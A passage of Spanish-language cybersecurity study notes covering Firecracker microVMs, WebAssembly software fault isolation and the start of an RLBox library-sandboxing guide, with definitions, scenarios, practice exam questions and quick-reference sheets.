 - Compatibilidad limitada (solo virtio)
- gVisor:
 - Enfoque: interceptar y reimplementar syscalls
 - Ventajas:
 - No necesita KVM
 - Bugs no en código del kernel
 - Memory-safe (Go)
 - Mejor compatibilidad con Linux
 - Desventajas:
 - Overhead de rendimiento (10-50 %)
 - Cambios de contexto frecuentes
 - Overhead de copia de datos
- Trade-off: Firecracker prioriza rendimiento, gVisor prioriza no depender de KVM

7.8. Pregunta 8

¿Por qué es importante que Firecracker esté escrito en Rust? ¿Qué clases de bugs previene?

Respuesta:

- Rust es memory-safe por diseño
- Previene automáticamente:
 - Buffer overflows (bounds checking)
 - Use-after-free (ownership system)
 - Double-free (ownership)
 - Data races (borrowing rules)
 - Null pointer dereferences
- Estas son causas comunes de vulnerabilidades en C/C++
- Ejemplos de bugs evitados:
 - Venom: buffer overflow en QEMU
 - Heartbleed: buffer over-read en OpenSSL

- Muchos CVEs en QEMU/KVM
- Caveat: código “unsafe” aún puede tener bugs
 - Ejemplo: Firecracker Issue #1462
 - Pero: “unsafe” es explícito y auditado cuidadosamente
- Resultado: clases enteras de bugs eliminadas del VMM

7.9. Pregunta 9

¿Qué métricas usa Firecracker para evaluar su éxito? ¿Cumple sus objetivos?

Respuesta:

- Métricas clave:
 1. Overhead de memoria: 3MB por VM inactiva
 - Excelente: permite alta densidad
 - Cientos de VMs por host
 2. Tiempo de arranque: 125ms
 - Bueno: respuesta rápida a picos de carga
 - Mucho mejor que VMs tradicionales (segundos)
 3. Rendimiento CPU: básicamente nativo (KVM)
 - Sin overhead significativo
 4. Rendimiento I/O: no tan bueno
 - Disco virtual: necesita concurrencia
 - Red virtual: necesita PCI pass-through
 - Área de mejora
 5. Seguridad: probablemente bastante buena
 - Implementación Rust
 - TCB pequeño
 - Defensa en profundidad
 - Algunos bugs encontrados pero no críticos
- Cumplimiento de objetivos: mayormente sí
 - Aislamiento fuerte: logrado
 - Overhead bajo: logrado
 - Arranque rápido: logrado
 - Rendimiento: mayormente bueno, I/O mejorable

7.10. Pregunta 10

Si diseñaras un sistema de aislamiento desde cero hoy, ¿qué consideraciones de seguridad tendrías en cuenta? Usa Firecracker como referencia.

Respuesta:

■ Consideraciones clave:

1. Minimizar TCB:

- Menos código = menos bugs
- Solo funcionalidad esencial
- Sin features “por si acaso”

2. Memory safety:

- Usar lenguajes memory-safe (Rust, Go)
- Prevenir clases enteras de vulnerabilidades

3. Defensa en profundidad:

- Múltiples capas independientes
- Jaula del proceso crítico
- Limitar syscalls con seccomp-bpf

4. Interfaces simples:

- Dispositivo de bloque vs filesystem
- Menos complejidad = menos bugs

5. Principio de mínimo privilegio:

- Componentes con mínimos privilegios necesarios
- Separar por confianza

6. Límites de recursos:

- Prevenir DoS
- Garantizar fair sharing

7. Auditoría continua:

- Análisis estático y dinámico
- Fuzzing de interfaces
- Bug bounties

■ Trade-offs inevitables:

- Seguridad vs rendimiento
- Seguridad vs compatibilidad
- Simplicidad vs features
- Decisiones dependen del modelo de amenaza y requisitos

8. Hoja de Referencia Rápida

Conceptos Core

Problema

- AWS Lambda: ejecutar código arbitrario de clientes
- Necesita: aislamiento fuerte + overhead bajo + arranque rápido
- Desafío: código no confiable en máquinas compartidas

Enfoques de Aislamiento

- Procesos: débil (kernel compartido, 300+ syscalls)
- Contenedores: namespaces + cgroups (kernel compartido, LPE común)
- VMs tradicionales: fuerte pero pesado (segundos, 200MB+)
- Firecracker: VM ligera (125ms, 3MB)

Arquitectura Firecracker

- KVM: virtualización de CPU/memoria
- VMM minimalista: 50K líneas Rust
- Solo 4 dispositivos: virtio-net, virtio-block, teclado, serie
- Sin: BIOS, emulación compleja, GPU, USB

Mecanismos de Seguridad

Namespaces

- Limitan qué puede ver/nombrar un proceso
- PID, Mount, Network, IPC, UTS, User
- Problema: kernel compartido, LPE permite escape

Cgroups

- Límites de recursos: CPU, memoria, I/O
- Previene DoS
- No es límite de seguridad, solo rendimiento

Seccomp-bpf

- Filtrar syscalls permitidos
- Programa BPF ejecutado antes de cada syscall
- Reduce superficie de ataque
- Firecracker VMM: solo ~30 syscalls

Defensa en Profundidad

- VM (KVM)
- VMM minimalista (50K líneas)
- Rust (memory-safe)
- Jaula: chroot + namespaces + UID
- Seccomp-bpf

Trade-offs

Contenedores

- Ventajas: bajo overhead (MB, ms), alta densidad
- Desventajas: aislamiento débil, LPE común

VMs Tradicionales (QEMU)

- Ventajas: aislamiento fuerte, bugs raros
- Desventajas: alto overhead (200MB, segundos), QEMU complejo (1.4M líneas)

Firecracker

- Ventajas: aislamiento fuerte, overhead bajo (3MB, 125ms)
- Desventajas: KVM en TCB, compatibilidad limitada

gVisor

- Ventajas: no depende de KVM, memory-safe (Go)
- Desventajas: overhead de rendimiento (10-50 %)

Puntos Clave para Examen

1. Aislamiento: procesos < contenedores < VMs
2. Contenedores: namespaces + cgroups, kernel compartido
3. LPE (Local Privilege Escalation): escape de contenedor
4. VMs: kernel separado, superficie de ataque pequeña
5. Firecracker: VM ligera, 50K líneas Rust vs 1.4M QEMU
6. TCB: componentes críticos para seguridad
7. Minimizar TCB: menos código = menos bugs
8. Seccomp-bpf: filtrar syscalls, reduce superficie
9. Dispositivo de bloque: interfaz simple vs filesystem complejo
10. Defensa en profundidad: múltiples capas de protección
11. Memory safety: Rust previene buffer overflows, use-after-free
12. Trade-offs: seguridad vs rendimiento vs compatibilidad
13. gVisor: reimplementar syscalls en espacio de usuario
14. KVM en TCB: bug en KVM compromete aislamiento
15. Métricas: 3MB overhead, 125ms arranque, rendimiento CPU nativo

WebAssembly (WASM)

Aislamiento de Fallas de Software

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	2
1.1. ¿Qué es WebAssembly?	2
1.2. ¿Por qué importa?	2
1.3. Conceptos principales	2
1.4. ¿Cómo encaja en el curso?	3
2. Definiciones Clave	4
3. Cómo Funciona	5
3.1. El problema inicial	5
3.2. La solución de WebAssembly	5
3.2.1. 1. Arquitectura del módulo	5
3.2.2. 2. Flujo de trabajo	5
3.2.3. 3. Mecanismos de seguridad	5
3.3. Limitaciones importantes	6
4. Problemas Comunes / Ataques / Riesgos	7
4.1. Vulnerabilidades en el compilador	7
4.2. Ataques de timing	7
4.3. Consumo de recursos	7
4.4. Bugs en el validador	7
4.5. Confusión de tipos	7
4.6. Vulnerabilidades en syscalls/imports	7
4.7. Side channels en memoria compartida	7
4.8. JIT spraying	8
5. Escenarios Aplicados	9
5.1. Escenario 1: Editor de fotos en el navegador	9
5.2. Escenario 2: CDN ejecutando código de terceros	9
5.3. Escenario 3: Bug en el compilador	9
5.4. Escenario 4: Juego malicioso	10
5.5. Escenario 5: Optimización de verificación de límites	10
6. Posibles Preguntas de Examen	11
6.1. Pregunta 1	11
6.2. Pregunta 2	11
6.3. Pregunta 3	11
6.4. Pregunta 4	12
6.5. Pregunta 5	12
6.6. Pregunta 6	12
6.7. Pregunta 7	13
6.8. Pregunta 8	13
6.9. Pregunta 9	13
6.10. Pregunta 10	14
7. Hoja de Referencia Rápida	15

1. Resumen Claro

1.1. ¿Qué es WebAssembly?

WebAssembly (WASM) es un formato de código binario diseñado para ejecutar aplicaciones de alto rendimiento directamente en navegadores web y otros entornos, sin depender exclusivamente de JavaScript. Es un mecanismo de **aislamiento de fallas de software (SFI - Software Fault Isolation)** que permite ejecutar código compilado de lenguajes como C, C++ o Rust de forma segura y eficiente.

1.2. ¿Por qué importa?

En el mundo moderno, necesitamos ejecutar código no confiable de forma segura:

- Los sitios web quieren ofrecer aplicaciones complejas (editores de video, juegos, herramientas de diseño)
- JavaScript es lento para tareas de alto rendimiento
- Necesitamos proteger los datos del usuario de código malicioso
- No todos los entornos tienen soporte para virtualización o contenedores

WASM resuelve esto creando un **sandbox a nivel de lenguaje** que:

- No requiere privilegios de administrador
- Funciona en cualquier plataforma (Windows, Mac, Linux, móviles)
- Es casi tan rápido como código nativo
- Protege contra accesos no autorizados a memoria y recursos del sistema

1.3. Conceptos principales

1. **SFI (Software Fault Isolation)**: Técnica que logra aislamiento sin hardware especializado
2. **Sandbox**: Entorno controlado donde el código solo puede acceder a recursos permitidos
3. **Módulo WASM**: Unidad compilada que contiene funciones, memoria y tablas
4. **Verificación de límites**: Comprobaciones que evitan accesos fuera del área permitida
5. **CFI (Control Flow Integrity)**: Garantía de que el código solo salta a ubicaciones válidas

1.4. ¿Cómo encaja en el curso?

WebAssembly representa el siguiente nivel de sofisticación en aislamiento:

- **Contenedores y VMs:** Requieren soporte de SO/hardware, privilegios especiales
- **WASM:** Funciona en cualquier lugar, sin privilegios, mediante verificación de código
- Es el puente entre seguridad y rendimiento para aplicaciones web
- Demuestra cómo el diseño cuidadoso del lenguaje puede facilitar la seguridad

2. Definiciones Clave

Términos Fundamentales

WebAssembly (WASM): Formato de instrucciones binarias de bajo nivel diseñado para ejecución segura y eficiente en navegadores y otros entornos.

SFI (Software Fault Isolation): Técnica de aislamiento que usa verificación de código en lugar de características de hardware para crear sandboxes seguros.

Sandbox: Entorno de ejecución restringido donde el código solo puede acceder a recursos explícitamente permitidos.

Módulo WASM: Unidad compilada que contiene todo el código y datos necesarios para ejecutar una aplicación WebAssembly.

TCB (Trusted Computing Base): El conjunto de componentes críticos que deben ser correctos para que el sistema sea seguro (en WASM: compilador y runtime).

Verificación de límites (Bounds checking): Comprobaciones que aseguran que todos los accesos a memoria están dentro del rango permitido.

CFI (Control Flow Integrity): Propiedad que garantiza que el flujo de ejecución del programa solo salta a ubicaciones válidas y esperadas.

Flujo de control estructurado: Diseño de WASM donde todos los saltos siguen patrones predecibles (if, loop, block), facilitando la verificación.

Memoria lineal: Espacio de direcciones contiguo de 0 a tamaño máximo que usa WASM para almacenar datos.

Tabla de funciones: Estructura que contiene referencias a funciones válidas para llamadas indirectas.

Validador: Componente que verifica que un módulo WASM cumple todas las reglas de seguridad antes de ejecutarse.

JIT (Just-In-Time compilation): Compilación de WASM a código nativo durante la ejecución para mejorar el rendimiento.

Memoria virtual: Técnica del SO que permite reservar grandes regiones de direcciones sin asignar memoria física hasta que se use.

Page fault: Excepción que ocurre cuando se accede a memoria virtual no asignada físicamente.

Offset estático: Desplazamiento fijo añadido a una dirección base, conocido en tiempo de compilación.

Call indirect: Instrucción WASM para llamar funciones cuyo destino se conoce solo en tiempo de ejecución.

Stack de runtime: Pila donde se almacenan variables locales, valores temporales y direcciones de retorno durante la ejecución.

Tipos de valor: Sistema de tipos de WASM (i32, i64, f32, f64) que facilita optimizaciones y verificación de seguridad.

3. Cómo Funciona

3.1. El problema inicial

Ejecutar código nativo (como x86) directamente es inseguro porque:

- Es difícil saber qué direcciones de memoria accederá
- Es difícil predecir a dónde saltará el código
- Las instrucciones son de longitud variable (en x86), complicando el análisis
- Los saltos y accesos a memoria se calculan en tiempo de ejecución

3.2. La solución de WebAssembly

WASM usa un diseño inteligente de lenguaje que hace la verificación simple y rápida:

3.2.1. 1. Arquitectura del módulo

Cada módulo WASM contiene:

- **Funciones:** Todo el código ejecutable
- **Memoria:** Región contigua de 0 a tamaño máximo (hasta 4GB)
- **Tablas:** Lista de funciones válidas para llamadas indirectas
- **Globales:** Variables globales del módulo
- **Importaciones/Exportaciones:** Interfaz con el mundo exterior

3.2.2. 2. Flujo de trabajo

1. **Compilación:** Código fuente (C/C++/Rust) → Compilador → Módulo WASM
2. **Validación:** Verificador comprueba tipos, límites y flujo de control
3. **Ejecución:** Intérprete o compilador JIT genera código nativo seguro

3.2.3. 3. Mecanismos de seguridad

A. Verificación de límites en memoria

Cuando el código hace: `memoria[dirección] = valor`

El código compilado incluye:

```
if (dirección + tamaño >= límite_memoria) {  
    error();  
}  
almacenar(memoria_base + dirección, valor);
```

Optimización con memoria virtual:

- WASM reserva 8GB de espacio virtual

- Las direcciones son de 32 bits (máximo 4GB) + offset estático (máximo 4GB)
- Cualquier acceso fuera de límites causa page fault automáticamente
- Elimina la necesidad de verificaciones explícitas en muchos casos

B. Control de flujo estructurado

WASM solo permite saltos predecibles:

- `if...else...end`: Condicionales
- `loop...end`: Bucles
- `block...end`: Bloques de código
- `br`: Salto a etiqueta conocida

Esto permite al compilador saber exactamente:

- Cuántos valores hay en el stack en cada punto
- Dónde están las variables locales
- Qué ubicaciones de salto son válidas

C. Verificación de tipos

El validador comprueba:

- Las funciones reciben el número correcto de argumentos del tipo correcto
- Las operaciones usan valores del tipo esperado (i32 vs i64)
- Los saltos mantienen consistencia en el stack

D. Integridad de flujo de control (CFI)

- **Salto directo**: El compilador verifica que sean a código válido
- **Llamadas directas**: El stack se configura con los argumentos correctos
- **Llamadas indirectas**: Solo pueden saltar a funciones en la tabla de funciones

3.3. Limitaciones importantes

- WASM **NO previene** buffer overflows dentro del módulo
- Si hay un bug en código C compilado a WASM, puede corromper su propia memoria
- Lo que **SÍ** garantiza: el código no puede escapar del sandbox ni afectar otros módulos o el sistema

4. Problemas Comunes / Ataques / Riesgos

4.1. Vulnerabilidades en el compilador

Riesgo: Bugs en el compilador pueden generar código nativo inseguro.

Ejemplo real (Fastly/Lucet):

- El compilador optimizaba valores de 32 bits omitiendo truncamientos
- Al restaurar un valor del stack, usó extensión con signo en lugar de sin signo
- 0x80000000 se cargó como 0xffffffff80000000
- Al usarse para acceso a memoria, restaba en lugar de sumar
- Permitía acceder memoria fuera del sandbox

Por qué importa: Un solo bug puede romper todas las garantías de seguridad.

4.2. Ataques de timing

Riesgo: Código WASM puede medir tiempos de ejecución para inferir información sensible.

Ejemplo: Ataques tipo Spectre/Meltdown pueden implementarse en WASM.

4.3. Consumo de recursos

Riesgo: Código malicioso puede consumir CPU, memoria o ancho de banda excesivos.

Mitigación: Límites de tiempo de ejecución y memoria impuestos por el runtime.

4.4. Bugs en el validador

Riesgo: Si el validador acepta módulos inválidos, pueden ejecutar código inseguro.

Importancia: El validador es parte crítica del TCB.

4.5. Confusión de tipos

Riesgo: Si la verificación de tipos falla, operaciones incorrectas pueden causar comportamiento indefinido.

Ejemplo: Tratar i32 como i64 puede causar accesos a memoria incorrectos.

4.6. Vulnerabilidades en syscalls/imports

Riesgo: Las funciones importadas pueden tener vulnerabilidades o proveer acceso no intencionado.

Importancia: La interfaz entre WASM y el host (WASI) debe diseñarse cuidadosamente.

4.7. Side channels en memoria compartida

Riesgo: Con soporte de hilos, múltiples módulos pueden compartir memoria, abriendo canales laterales.

4.8. JIT spraying

Riesgo: Aunque menos común en WASM, el código generado podría contener patrones explotables.

5. Escenarios Aplicados

5.1. Escenario 1: Editor de fotos en el navegador

Situación: Adobe Photoshop web usa WASM para ejecutar algoritmos de procesamiento de imágenes complejos. Un atacante carga una imagen maliciosa que explota un buffer overflow en el código C++ de procesamiento.

Pregunta: ¿Puede el atacante acceder a fotos de otros usuarios o robar cookies de sesión?

Conceptos clave:

- Buffer overflow dentro del módulo WASM solo afecta la memoria del módulo
- Las verificaciones de límites previenen escape del sandbox
- El atacante puede corromper datos de procesamiento, pero no puede acceder a DOM, cookies o APIs del navegador
- La memoria de otros sitios está completamente separada

5.2. Escenario 2: CDN ejecutando código de terceros

Situación: Cloudflare usa WASM para ejecutar funciones serverless de clientes en sus servidores edge. Un cliente malicioso intenta escapar del sandbox para acceder a datos de otros clientes.

Pregunta: ¿Qué mecanismos protegen contra este ataque y cuál es el TCB?

Conceptos clave:

- El validador rechaza módulos malformados antes de ejecución
- CFI previene saltos a código fuera del módulo
- Verificación de límites previene acceso a memoria de otros módulos
- TCB incluye: runtime WASM, validador, compilador JIT, kernel del SO
- Cada módulo tiene su propia región de memoria completamente aislada

5.3. Escenario 3: Bug en el compilador

Situación: Un investigador descubre que el compilador WASM genera código incorrecto cuando optimiza ciertos patrones de acceso a memoria, permitiendo writes fuera de límites.

Pregunta: ¿Por qué es esto crítico y cómo se puede mitigar?

Conceptos clave:

- El compilador es parte del TCB - su corrección es esencial
- Un bug puede comprometer TODOS los módulos WASM
- Mitigación: usar verificador separado (como VeriWasm) que valida el código nativo generado
- El verificador debe ser más simple y confiable que el compilador
- Reduce TCB de compilador completo.^a ”verificador pequeño”

5.4. Escenario 4: Juego malicioso

Situación: Un juego web en WASM intenta usar `call_indirect` para saltar a código que omite verificaciones de límites.

Pregunta: ¿Cómo previene WASM este ataque?

Conceptos clave:

- `call_indirect` solo puede saltar a funciones en la tabla de funciones
- El compilador verifica que todas las entradas en la tabla sean funciones válidas
- No es posible saltar a direcciones arbitrarias o código mal alineado
- CFI garantiza que solo se ejecuta código "debidamente traducido"

5.5. Escenario 5: Optimización de verificación de límites

Situación: Un bucle procesa un array de 1000 elementos. El compilador debe decidir cuántas verificaciones de límites insertar.

Pregunta: ¿Cómo puede el compilador optimizar esto sin sacrificar seguridad?

Conceptos clave:

- El compilador puede "mover" la verificación fuera del bucle
- Verifica una vez: `if (base + 1000*8 >= memsz) panic`
- Luego ejecuta los 1000 stores sin verificaciones adicionales
- Alternativa: usar truco de memoria virtual (reservar 8GB) para eliminar verificaciones
- Balance entre rendimiento y sobrecarga de verificación

6. Posibles Preguntas de Examen

6.1. Pregunta 1

¿Por qué es difícil ejecutar código x86 arbitrario de forma segura en un sandbox, y cómo WebAssembly soluciona este problema?

Respuesta:

- x86 tiene instrucciones de longitud variable, dificultando análisis estático
- Direcciones de memoria y saltos se calculan dinámicamente en tiempo de ejecución
- Difícil determinar estáticamente qué memoria se accederá o dónde saltará el código
- WASM soluciona esto con: flujo de control estructurado, tipos explícitos, restricciones en operaciones de memoria y saltos
- Permite validación eficiente antes de ejecución

6.2. Pregunta 2

Explica el concepto de TCB en el contexto de WebAssembly. ¿Qué componentes lo forman y por qué es importante minimizarlo?

Respuesta:

- TCB (Trusted Computing Base) son los componentes que DEBEN ser correctos para garantizar seguridad
- En WASM: validador, compilador/intérprete, runtime
- Si cualquier componente del TCB tiene bugs, toda la seguridad se compromete
- Minimizar TCB reduce superficie de ataque y facilita verificación formal
- VeriWasm es ejemplo: verificador pequeño en lugar de confiar en todo el compilador

6.3. Pregunta 3

¿Cómo funciona el truco de memoria virtual en WASM para optimizar verificación de límites?

Respuesta:

- WASM usa direcciones de 32 bits + offset estático de 32 bits
- Dirección máxima posible: 8GB desde base de memoria
- El runtime reserva (pero no asigna) 8GB de espacio virtual
- Cualquier acceso fuera de memoria asignada causa page fault automático
- Elimina necesidad de verificaciones explícitas en muchos casos
- Trade-off: ligeramente no determinista (depende de alineación de páginas)

6.4. Pregunta 4

¿Qué es Control Flow Integrity (CFI) y cómo lo garantiza WebAssembly?

Respuesta:

- CFI: garantía de que el código solo salta a ubicaciones válidas y esperadas
- Saltos directos: compilador verifica que destino sea código válido y bien alineado
- Llamadas directas: stack configurado correctamente con argumentos esperados
- Llamadas indirectas (`call_indirect`): solo a funciones en tabla de funciones verificada
- Previene saltos a código arbitrario, código mal alineado, o código que omite verificaciones

6.5. Pregunta 5

¿Por qué el flujo de control estructurado de WASM facilita la verificación de accesos al stack?

Respuesta:

- En cada punto, el compilador sabe exactamente cuántos valores hay en el stack
- Los puntos de convergencia (if/else/loop) deben coincidir en profundidad del stack
- Permite verificación estática de que accesos a variables locales son válidos
- El compilador conoce offset exacto de cada variable local
- Previene corrupción de direcciones de retorno o registros guardados

6.6. Pregunta 6

Describe el bug real en el compilador de Fastly/Lucet. ¿Qué falló y qué permitía al atacante hacer?

Respuesta:

- El compilador asumía que valores de 32 bits estaban correctamente truncados
- Bug: al restaurar valor de 32 bits del stack, usó extensión con signo
- `0x80000000` se cargó como `0xffffffff80000000` (debió ser `0x0000000080000000`)
- Al usarse para calcular dirección de memoria, causaba resta en lugar de suma
- Permitía acceder memoria fuera del sandbox
- Demuestra que un solo error de instrucción puede comprometer todo el sistema

6.7. Pregunta 7

¿WASM previene buffer overflows? Explica qué tipos de corrupción de memoria previene y cuáles no.

Respuesta:

- NO: WASM no previene buffer overflows dentro del módulo
- Código C con bugs puede corromper su propia memoria heap/stack
- SÍ previene: escape del sandbox, acceso a memoria de otros módulos
- SÍ previene: acceso a estructuras del sistema, APIs del navegador
- La memoria del módulo está completamente aislada del resto del sistema
- Buffer overflow afecta solo al módulo vulnerable, no propaga daño

6.8. Pregunta 8

¿Por qué la verificación de tipos de función es importante para la seguridad del stack?

Respuesta:

- Las funciones pueden acceder y modificar sus argumentos como variables locales
- Una función puede modificar N ubicaciones del stack según sus argumentos declarados
- Sin verificación: función podría declarar más argumentos de los que recibió
- Esto permitiría leer/escribir partes arbitrarias del stack de runtime
- Podría corromper direcciones de retorno nativas o registros guardados
- Verificación asegura que caller ponga número correcto de argumentos antes de llamada

6.9. Pregunta 9

Compara WASM con otros mecanismos de aislamiento (contenedores, VMs). ¿Cuáles son sus ventajas y limitaciones?

Respuesta:

- Ventajas WASM: no requiere privilegios especiales, independiente de plataforma, bajo overhead de contexto
- Ventajas VMs/contenedores: pueden ejecutar binarios existentes sin recompilación
- WASM requiere recompilación desde código fuente
- WASM funciona donde no hay virtualización de hardware
- Contenedores requieren configuración previa del sistema (Docker, namespaces)
- WASM es más portátil y despliega más fácilmente

6.10. Pregunta 10

¿Cómo se usa WASM fuera de navegadores? Da ejemplos de casos de uso y explica las ventajas.

Respuesta:

- CDNs (Fastly, Cloudflare): ejecutan código de clientes en servidores edge
- Serverless computing: funciones que inician rápidamente sin overhead de contenedores
- Ventajas: inicio casi instantáneo, menor uso de recursos que VMs
- Compilación una vez, ejecución rápida muchas veces
- Aislamiento fuerte sin necesidad de privilegios especiales en servidor
- WASI define interfaz estándar para acceso a sistema fuera del navegador

7. Hoja de Referencia Rápida

Parte 1: Conceptos y Componentes

Conceptos Core

- **WASM:** Formato binario para ejecutar código de alto rendimiento de forma segura
- **SFI:** Aislamiento mediante verificación de código, no hardware
- **Sandbox:** Código solo accede a memoria/funciones permitidas

Componentes de un Módulo

- Funciones (código ejecutable)
- Memoria lineal (0 a 4GB máx)
- Tablas (funciones válidas para `call_indirect`)
- Globales (variables globales)
- Imports/Exports (interfaz externa)

Garantías de Seguridad

- **Verificación de límites:** Todo acceso a memoria verificado
- **CFI:** Solo saltos a código válido y bien alineado
- **Tipos verificados:** Funciones reciben argumentos correctos
- **Flujo estructurado:** Saltos predecibles (`if/loop/block`)

TCB (Trusted Computing Base)

- Validador, Compilador/Intérprete, Runtime de WASM
- Idealmente: verificador pequeño en lugar de compilador completo

Parte 2: Seguridad y Optimizaciones

Principales Ataques y Defensas

- **Buffer overflow interno:** NO prevenido, pero aislado
- **Escape de sandbox:** Prevenido por verificación de límites
- **Salto maliciosos:** Prevenidos por CFI + tabla de funciones
- **Bugs de compilador:** Mitigados con verificador separado

Optimizaciones Clave

- **Memoria virtual:** Reservar 8GB para eliminar verificaciones
- **Hoisting:** Mover verificaciones fuera de bucles
- **Tipos de valor:** i32/i64 permiten optimizaciones
- **JIT:** Compilar a nativo durante ejecución

Limitaciones

- NO protege contra bugs dentro del módulo
- Requiere recompilación desde código fuente
- TCB incluye compilador complejo

Parte 3: Aplicaciones

Casos de Uso

- Aplicaciones web complejas (Photoshop, juegos)
- CDN edge computing (Cloudflare, Fastly)
- Serverless functions (bajo overhead de inicio)

Ventajas vs Otros Mecanismos

- No requiere privilegios especiales
- Multiplataforma (cualquier SO)
- Menor overhead que VMs/contenedores
- Funciona sin virtualización de hardware

Fórmulas para Recordar

- Dirección máxima = dirección (32-bit) + offset (32-bit) = 8GB máx
- Verificación: `if (addr + size >= limit) panic`
- CFI: Solo saltar a tabla de funciones o etiquetas válidas

RLBox

Sandboxing de Bibliotecas y Seguridad de Interfaces

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es RLBox?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. El problema de fondo	6
3.2. Arquitectura de RLBox	6
3.2.1. 1. Modelo de aislamiento	6
3.2.2. 2. Granularidad de sandboxes	6
3.3. El desafío clave: la interfaz	6
3.3.1. A. Datos no sanitizados del sandbox	6
3.3.2. B. Conversión de punteros	7
3.3.3. C. Double-fetch bugs	7
3.3.4. D. Callbacks seguros	7
3.4. Sistema de tipos Tainted	8
3.4.1. Reglas básicas	8
3.4.2. Ejemplo completo	8
3.5. Limitaciones y trade-offs	8
4. Problemas Comunes / Ataques / Riesgos	9
4.1. Validación insuficiente de datos del sandbox	9
4.2. ASLR leaks por punteros sin convertir	9
4.3. Double-fetch race conditions	9
4.4. Callback hijacking	9
4.5. Confusión de memoria entre espacios	10
4.6. Ataques de side-channel dentro del sandbox	10
4.7. Overhead de rendimiento excesivo	10
4.8. Complejidad de validadores	10
5. Escenarios Aplicados	11
5.1. Escenario 1: Codec JPEG malicioso	11
5.2. Escenario 2: ASLR leak via puntero	11
5.3. Escenario 3: Double-fetch en struct compartido	11
5.4. Escenario 4: Callback malicioso	12
5.5. Escenario 5: Validación insuficiente de código de error	12
6. Posibles Preguntas de Examen	14
6.1. Pregunta 1	14
6.2. Pregunta 2	14
6.3. Pregunta 3	14
6.4. Pregunta 4	15
6.5. Pregunta 5	15
6.6. Pregunta 6	15

6.7. Pregunta 7	16
6.8. Pregunta 8	16
6.9. Pregunta 9	16
6.10. Pregunta 10	17
7. Hoja de Referencia Rápida	18

1. Resumen Claro

1.1. ¿Qué es RLBox?

RLBox es un framework de sandboxing diseñado para aislar bibliotecas de terceros dentro de aplicaciones grandes (como navegadores web), protegiendo a la aplicación de vulnerabilidades en esas bibliotecas. A diferencia de los mecanismos de aislamiento tradicionales que se enfocan solo en separar procesos o máquinas virtuales, RLBox se especializa en **securitizar la interfaz** entre la aplicación principal y el código aislado.

El nombre proviene de Retrofitting Libraries for Sandbox isolation es decir, adaptar bibliotecas existentes para correr de forma segura en sandboxes.

1.2. ¿Por qué importa?

Las aplicaciones modernas, especialmente los navegadores web, dependen de docenas de bibliotecas de terceros:

- Codecs de imagen (JPEG, PNG, WebP)
- Codecs de video (H.264, VP9)
- Bibliotecas de fuentes
- Bibliotecas de compresión (gzip, brotli)
- Bibliotecas de parsing (XML, JSON)

Estas bibliotecas:

- Procesan datos no confiables de Internet
- Tienen historiales de vulnerabilidades graves
- Son complejas y difíciles de auditar completamente
- Un solo bug puede comprometer toda la aplicación

El problema: Aislar estas bibliotecas es solo la mitad de la solución. La *interfaz* entre la aplicación y la biblioteca aislada introduce nuevos vectores de ataque si no se diseña cuidadosamente.

1.3. Conceptos principales

1. **Sandboxing de bibliotecas:** Ejecutar código de biblioteca en un entorno aislado separado de la aplicación principal
2. **Taint tracking:** Sistema de tipos que marca datos provenientes del sandbox como "contaminados" (tainted) hasta que sean validados
3. **Validación explícita:** Obligar al desarrollador a verificar datos del sandbox antes de usarlos
4. **Conversión de punteros:** Manejo seguro de punteros entre espacios de memoria separados

5. **Freezing (congelamiento):** Mecanismo para prevenir condiciones de carrera en datos compartidos
6. **Callbacks seguros:** Sistema para permitir que el código del sandbox llame de vuelta a la aplicación de forma controlada

1.4. ¿Cómo encaja en el curso?

RLBox representa un nivel adicional de sofisticación en separación de privilegios:

- **Separación de privilegios a nivel de aplicación:** Múltiples capas de aislamiento dentro de una misma aplicación
- **Del aislamiento a la interfaz segura:** No basta con aislar - debemos securitizar cómo los componentes interactúan
- **Caso práctico real:** Usado en producción en Firefox para aislar bibliotecas críticas
- **Balance seguridad-usabilidad:** Diseño que ayuda a los desarrolladores a hacer lo correcto sin complejidad abrumadora

Arquitectura típica de Firefox con RLBox:

```
[Proceso Browser] -> [Proceso Renderer por sitio]
                    -> [Sandbox de biblioteca específica (RLBox)]
                        - Codec JPEG
                        - Biblioteca de fuentes
                        - etc.
```

2. Definiciones Clave

Términos Fundamentales

RLBox: Framework para sandboxear bibliotecas de terceros dentro de aplicaciones, con énfasis en interfaces seguras entre componentes aislados.

Sandboxing de bibliotecas: Técnica de ejecutar código de biblioteca en un entorno aislado separado para limitar el impacto de vulnerabilidades.

Taint tracking (rastreo de contaminación): Sistema de tipos que marca datos provenientes de fuentes no confiables como "tainted" hasta que sean validados explícitamente.

Tainted value (valor contaminado): Dato marcado por el sistema de tipos como proveniente del sandbox y que requiere validación antes de uso.

Untainting (descontaminación): Proceso de validar un valor tainted y convertirlo a un valor seguro mediante verificación explícita.

Validador: Función proporcionada por el desarrollador que verifica si un valor tainted cumple restricciones específicas y es seguro de usar.

Freezing (congelamiento): Mecanismo que copia una instantánea inmutable de datos del sandbox para prevenir condiciones de carrera.

Double-fetch bug: Vulnerabilidad donde el atacante modifica datos compartidos entre dos verificaciones, explotando una condición de carrera.

Callback: Función de la aplicación que puede ser invocada por el código del sandbox (ej., para obtener más datos de entrada).

Trampolín: Función única importada del renderer al sandbox que media todas las llamadas a callbacks específicos.

ASLR leak: Filtración de información sobre la aleatorización de direcciones de memoria, útil para exploits.

Conversión de punteros: Proceso de transformar punteros entre espacios de memoria separados mediante copia explícita de datos.

Sandbox invoke: Operación RLBox para llamar una función dentro del sandbox desde la aplicación principal.

copy_and_verify(): Método RLBox que copia un valor del sandbox y lo valida mediante una función verificadora.

Site isolation: Arquitectura de navegador donde cada dominio web corre en su propio proceso separado.

Renderer process: Proceso del navegador responsable de renderizar contenido web de una pestaña o sitio.

TCB (Trusted Computing Base): Componentes del sistema que deben funcionar correctamente para garantizar seguridad.

NaCl (Native Client): Predecesor de WebAssembly usado como mecanismo de sandboxing en versiones anteriores.

SFI (Software Fault Isolation): Técnica de aislamiento mediante verificación de código en lugar de hardware.

Scoped callback: Callback cuya vida útil está limitada a un scope específico del código.

3. Cómo Funciona

3.1. El problema de fondo

En navegadores modernos ya existe separación de privilegios:

- Un proceso por pestaña (o por sitio web con site isolation)
- Proceso de medios separado para codecs
- Sandbox a nivel de OS para limitar syscalls

